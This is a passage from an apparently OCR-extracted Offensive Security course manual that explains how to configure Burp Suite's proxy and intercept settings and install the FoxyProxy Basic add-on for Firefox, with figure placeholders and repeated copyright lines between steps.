


Figure 91: Burp Startup

We'll leave *Use Burp defaults* selected and click *Start Burp*.




Figure 92: Burp Configuration

Copyright © Offensive Security Ltd. All rights reserved.

After a few moments, the UI will load.




Figure 93: Burp Suite User Interface

Let's start with the *Proxy* tool. With this tool, we can intercept any request sent from the browser before it is passed on to the server. We can change almost anything about the request at this point, such as parameter names, form values, or adding new headers. This lets us test how an application handles unexpected arbitrary input. For example, an input field might have a size limit of 20 characters, but we could use Burp Suite to modify a request to submit 30 characters.

In order to set up a proxy, we will first click the *Proxy* tab to reveal several sub-tabs and disable the *Intercept* tool, found under the *Intercept* tab. When *Intercept* is enabled, we have to manually click on *Forward* to send each request onward to its destination. Alternatively, we can click *Drop* to *not* send the request. There are times when we will want to intercept traffic and modify it, but when we are just browsing a site, having to click *Forward* on each request becomes very tedious.

Copyright © Offensive Security Ltd. All rights reserved.

The *Intercept is on/off* toggle button displays the current state of the tool and can be used to enable or disable it as required. Therefore, we will set this to *Intercept is off* to allow our browser traffic to flow normally:




Figure 94: Turning Off Intercept

Copyright © Offensive Security Ltd. All rights reserved.

Next, we can review the proxy listener settings. The *Options* sub-tab shows what ports are listening for proxy requests.




Figure 95: Proxy Listeners

By default, Burp Suite enables a proxy listener on localhost:8080. This is the host and port that our browser must connect to in order to proxy traffic through Burp Suite. We will leave these default settings.

Copyright © Offensive Security Ltd. All rights reserved.

The *Intercept* tool is enabled at start up in Burp Suite's default configuration. We can check this setting under *User options* > *Misc* > *Proxy Interception*. However, many users prefer to disable Intercept on startup, which can be done by selecting *Always disable*. Either way, we can still manually toggle Intercept on and off through *Proxy* > *Intercept* > *Intercept is on/off*.




Figure 96: Disabling Intercept on Startup

Copyright © Offensive Security Ltd. All rights reserved.

Next, we'll select *Proxy* and then *HTTP history*. The contents will be blank until traffic has been sent through Burp Suite:




Figure 97: Proxy History

According to its author, *FoxyProxy Basic*[245] is a "simple on/off proxy switcher" add-on for Firefox. We will use it to enable or disable the Firefox proxy settings. Let's install that now. We can do it from within Firefox by clicking the *Open menu* button and selecting "Adds Ons" from the menu:




Figure 98: Firefox Menu

[245] (Mozilla, 2019), https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-basic/

Copyright © Offensive Security Ltd. All rights reserved.

Once the *Add-ons Manager* page is open, we will search for “FoxyProxy Basic” by entering it in the search box in the upper right hand corner of the page and pressing enter:




Figure 99: Firefox Add-ons Manager

Copyright © Offensive Security Ltd. All rights reserved.

At the time of this writing, there are two versions of FoxyProxy available: Basic and Standard. We will use Basic because it is easier to configure and we don't need any of the extra functionality of the Standard version:




Figure 100: Firefox Add-ons Search Results

Copyright © Offensive Security Ltd. All rights reserved.

We'll click *FoxyProxy Basic* to view more details about the extension and then click *Add to Firefox* to install the add-on:




Figure 101: FoxyProxy Basic

Once we accept the permissions for FoxyProxy Basic, we'll click *Add* to finish the installation. A welcome page for FoxyProxy will open automatically when the installation is complete. We should also have a new icon to the right of the URL bar:

Copyright © Offensive Security Ltd. All rights reserved.

